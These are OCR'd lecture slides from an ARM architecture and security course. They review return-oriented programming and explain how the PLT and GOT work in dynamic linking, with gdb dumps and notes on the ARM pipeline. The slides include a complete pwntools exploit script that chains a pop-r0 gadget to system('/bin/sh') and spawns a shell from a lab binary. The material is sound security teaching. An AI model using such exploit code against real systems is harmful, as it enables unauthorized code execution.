Class 10

CSC 590 ARM Architecture and Security

PLT, GOT & Format String Bug

Dr. Si Chen (schen@wcupa.edu)

Review

Glossary of Terms

- **Binary:** A binary is the output file generated after compiling a C or C++ program. The contents of the binary, such as functions and data, are loaded into memory with fixed addresses during execution.

- **Stack:** The stack is a section of memory allocated for a program's execution, typically used for storing local variables and function call information. While the stack is traditionally static, modern operating systems can randomize its location in memory to enhance security.

- **XN:** A security feature in modern operating systems that enforces the separation of executable code and non-executable data. This prevents portions of memory that store data from being executed as code, mitigating certain types of attacks.

- **ROP (Return-Oriented Programming):** A technique that exploits existing code fragments (called "gadgets") within a binary to execute arbitrary commands, bypassing security mechanisms that prevent code injection.


Glossary of Terms

- **libc:** In dynamically linked binaries, the C standard library (libc) is not compiled directly into the binary. Instead, the program references a shared libc file loaded into memory at runtime, which contains implementations of standard functions like printf and malloc.

Review

Return-oriented programming (ROP)

ROP: The Main Idea



libc

- C standard library
- Provides functionality for string handling, mathematical computations, input/output processing, memory management, and several other operating system services
  - <stdio.h>
  - <stdlib.h>
  - <string.h>

By obtaining these addresses in libc, we can simplify the exploit by reusing existing functions. One particularly useful function is system().
→ **Locate the address of the system() function.**

main idea


Dummy Character “A”s
Address for Gadgets **pop r0, pc**
“/bin/sh”
System()

Exploit.py


```python
from pwn import *

context.update(log_level='debug', arch='arm', bits='32', os='linux')


def main():
    libc_start = 0x3fe45000
    pop_r0_pc_offset = 0x00150bbc
    pop_r0_pc = libc_start + pop_r0_pc_offset

    p = process(['qemu-arm','-L','/usr/arm-linux-gnueabi', './rop'])

    libc = ELF("/usr/arm-linux-gnueabi/lib/libc.so.6")
    system_offset = libc.symbols['system']
    bin_sh_offset = next(libc.search(b'/bin/sh\x00'))
    system_addr = libc_start + system_offset
    bin_sh_addr = libc_start + bin_sh_offset


    payload = b"A" * 140
    payload += p32(pop_r0_pc)
    payload += p32(bin_sh_addr)
    payload += p32(system_addr)


    f = open("armshell","wb")
    f.write(payload)
    f.close()

    p.sendline(payload)

    p.interactive()


if __name__ == "__main__":
    main()
```

PLT, GOT

Call Function(s) in libc



Call Function(s) in libc



ASM CALL

Functions calls in ASM are ALWAYS to absolute address

```
0x000104c0 <+28>:    mov     r0, r3
0x000104c4 <+32>:    bl      0x10370 <printf@plt>
0x000104c8 <+36>:    ldr     r3, [pc, #56]   @ 0x10508 <vulnerable+100>
0x000104cc <+40>:    ldr     r3, [r4, r3]
0x000104d0 <+44>:    ldr     r3, [r3]
0x000104d4 <+48>:    mov     r0, r3
0x000104d8 <+52>:    bl      0x10388 <fflush@plt>
0x000104dc <+56>:    sub     r3, r11, #140   @ 0x8c
0x000104e0 <+60>:    mov     r2, #512        @ 0x200
0x000104e4 <+64>:    mov     r1, r3
0x000104e8 <+68>:    mov     r0, #0
0x000104ec <+72>:    bl      0x1037c <read@plt>
0x000104f0 <+76>:    nop                     @ (mov r0, r0)
```

What does printf@plt mean?

- **printf@plt refers to the Procedure Linkage Table (PLT) entry for the printf function.**

Global Offset Table

- To handle functions from dynamically loaded objects, the compiler assigns a space to store a list of pointers in the binary.
- Each slot of the pointers to be filled in is called a '**relocation**' entry.
- This region of memory is marked readable to allow for the values for the entries to change during runtime.

GOT Table Entry:

```
(remote) gef➤  maintenance info sections .got
Exec file: `/workdir/1105ARM/rop', file type elf32-littlearm.
 [20]     0x12000->0x12030 at 0x00001000: .got ALLOC LOAD DATA HAS_CONTENTS
```

```
0x12000:        0x00011f18      0x00000000      0x00000000      0x00010350
0x12010 <printf@got.plt>:       0x00010350      0x00010350      0x00010350      0x00010350
0x12020 <abort@got.plt>:        0x00010350      0x00000000      0x00000000      0x0001050c
0x12030:        0x00000000      0x00000000      0x00000000      0x00000000
```

Global Offset Table


Let's take the read entry in the GOT as an example. If we hop onto gdb, and open the binary in the debugger without running it, we can examine what is in the GOT initially.

```
(remote) gef>  x/16wx &_GLOBAL_OFFSET_TABLE_
0x12000:        0x00011f18      0x00000000      0x00000000      0x00010350
0x12010 <printf@got.plt>:       0x00010350      0x00010350      0x00010350      0x00010350
0x12020 <abort@got.plt>:        0x00010350      0x00000000      0x00000000      0x0001050c
0x12030:        0x00000000      0x00000000      0x00000000      0x00000000
```

Global Offset Table

```
(remote) gef>  x/16wx &_GLOBAL_OFFSET_TABLE_
0x12000:        0x00011f18      0x3ffffa58      0x3ffe9e00      0x3fe6292c
0x12010 <printf@got.plt>:       0x3fe8d4a8      0x3ff2bac0      0x3fea7f9c      0x00010350
0x12020 <abort@got.plt>:        0x00010350      0x00000000      0x3ffbadd4      0x0001050c
0x12030:        0x00000000      0x00000000      0x00000000      0x00000000
```

If we run it and break just before the program ends, we can see that the value in the GOT is completely different and now points somewhere in libc.



GOT[0]: Address of _DYNAMIC segment
- Points to program's dynamic segment
- Contains runtime dynamic linking information

GOT[1]: Contains program's link_map information
- Saves loaded object information
- Used by dynamic linker to maintain loaded module information

GOT[2]: Entry address of _dl_runtime_resolve
- Symbol resolution function of dynamic linker
- Used for lazy binding

GOT[3+]: Actual function addresses
- Initially points to PLT[0]
- Points to actual function after resolution

Procedure Linkage Table (PLT)

When you use a libc function in your code, the compiler does not directly call that function but calls a PLT stub instead.

Let‘s take a look at the disassembly of the printf and read function in PLT.

```
(remote) gef➤  disas printf
Dump of assembler code for function printf@plt:
   0x00010370 <+0>:     add     r12, pc, #0, 12
   0x00010374 <+4>:     add     r12, r12, #4096 @ 0x1000
   0x00010378 <+8>:     ldr     pc, [r12, #3224]!       @ 0xc98
End of assembler dump.
(remote) gef➤  disas read
Dump of assembler code for function read@plt:
   0x0001037c <+0>:     add     r12, pc, #0, 12
   0x00010380 <+4>:     add     r12, r12, #4096 @ 0x1000
   0x00010384 <+8>:     ldr     pc, [r12, #3216]!       @ 0xc90
End of assembler dump.
```

Here's what's going on here when the function is run for the first time:

1. Program calls printf@plt
2. PLT code calculates GOT address
3. On first call, GOT entry points to PLT[0]
4. PLT[0] sets parameters and calls dynamic linker
5. Dynamic linker resolves symbol
6. Updates GOT entry with actual address
7. Jumps to actual function


```
(remote) gef➤  disas read
Dump of assembler code for function read@plt:
   0x0001037c <+0>:     add     r12, pc, #0, 12
   0x00010380 <+4>:     add     r12, r12, #4096 @ 0x1000
   0x00010384 <+8>:     ldr     pc, [r12, #3216]!       @ 0xc90
End of assembler dump.
```

The instruction ***add r12, pc, #0, 12*** is a special addressing mode in ARM:

The 12 here is the number of ROR (Rotate Right) bits. In ARM, immediate numbers have special encoding:

- 8-bit immediate value
- 4-bit rotation amount (even numbers, 0-30)
- Actual value = immediate ROR (2 * rotation amount)

```
r12 = pc + (0 ROR (2*12))
```



r12 = pc + (0 ROR (2*12))

Let's calculate the specific value of add r12, pc, #0, 12 in this scenario.

1.First, we know that:

- Current pc = 0x1037c
- Due to ARM pipeline characteristics, when executing this instruction, pc actually points to the next instruction, i.e., pc = current address + 8 = 0x1037c + 8 = **0x10384**
- add r12, pc, #0, 12 →# 0 ROR (2*12) = 0 ROR 24 = 0


  r12 = pc + (0 ROR 24) r12 = 0x10384 + 0

  r12 = 0x10384

ARM pipeline characteristics

ARM devices need pipelining because of RISC as it emphasizes on compiler complexity. Each stage is equivalent to 1 cycle, that is n stages = n cycles.

Pipeline :



3 stage pipelining

- Fetch loads an instruction from memory.
- Decode identifies the instruction to be executed.
- Execute processes the instruction and writes the result back to the register.

ARM pipeline characteristics

Clock Cycle 1: F1 -- -- (Instruction 1 Fetch)
Clock Cycle 2: F2 D1 -- (Instruction 2 Fetch, 1 Decode)
Clock Cycle 3: F3 D2 E1 (Instruction 3 Fetch, 2 Decode, 1 Execute)

- When instruction executes in E stage:
  * Instruction 1 is in Execute (E)
  * Instruction 2 is in Decode (D)
  * Instruction 3 is in Fetch (F)

Each instruction is 4 bytes (AARCH32)

- Therefore:
  * PC points to Instruction 3
  * PC = Current_Instruction_Address + 8

```
$r12 : 0x00010384  →  0xe5bcfc90  →  0xe5bcfc90
$sp  : 0x408003c0  →  0x00000000  →  0x00000000
$lr  : 0x000104f0  →  0xe1a00000  →  0xe1a00000
$pc  : 0x00010380  →  0xe28cca01  →  0xe28cca01
$cpsr: [negative ZERO CARRY overflow interrupt fast thumb]
```

```
0x408003c0 |+0x0000: 0x00000000  →  0x00000000    ← $r1, $r3, $sp
0x408003c4 |+0x0004: 0x00000000  →  0x00000000
0x408003c8 |+0x0008: 0x00000000  →  0x00000000
0x408003cc |+0x000c: 0x00000000  →  0x00000000
0x408003d0 |+0x0010: 0x00000000  →  0x00000000
0x408003d4 |+0x0014: 0x00000000  →  0x00000000
0x408003d8 |+0x0018: 0x00000000  →  0x00000000
0x408003dc |+0x001c: 0x00000000  →  0x00000000
```

```
      0x10374 <printf@plt+4>   add    r12,  r12,  #4096 @ 0x1000
      0x10378 <printf@plt+8>   ldr    pc,  [r12,  #3224]!       @ 0xc98
      0x1037c <read@plt+0>     add    r12,  pc,  #0,  12
 →    0x10380 <read@plt+4>     add    r12,  r12,  #4096 @ 0x1000
      0x10384 <read@plt+8>     ldr    pc,  [r12,  #3216]!       @ 0xc90
      0x10388 <fflush@plt+0>   add    r12,  pc,  #0,  12
      0x1038c <fflush@plt+4>   add    r12,  r12,  #4096 @ 0x1000
      0x10390 <fflush@plt+8>   ldr    pc,  [r12,  #3208]!       @ 0xc88
      0x10394 <__gmon_start__@plt+0> add    r12,  pc,  #0,  12
```

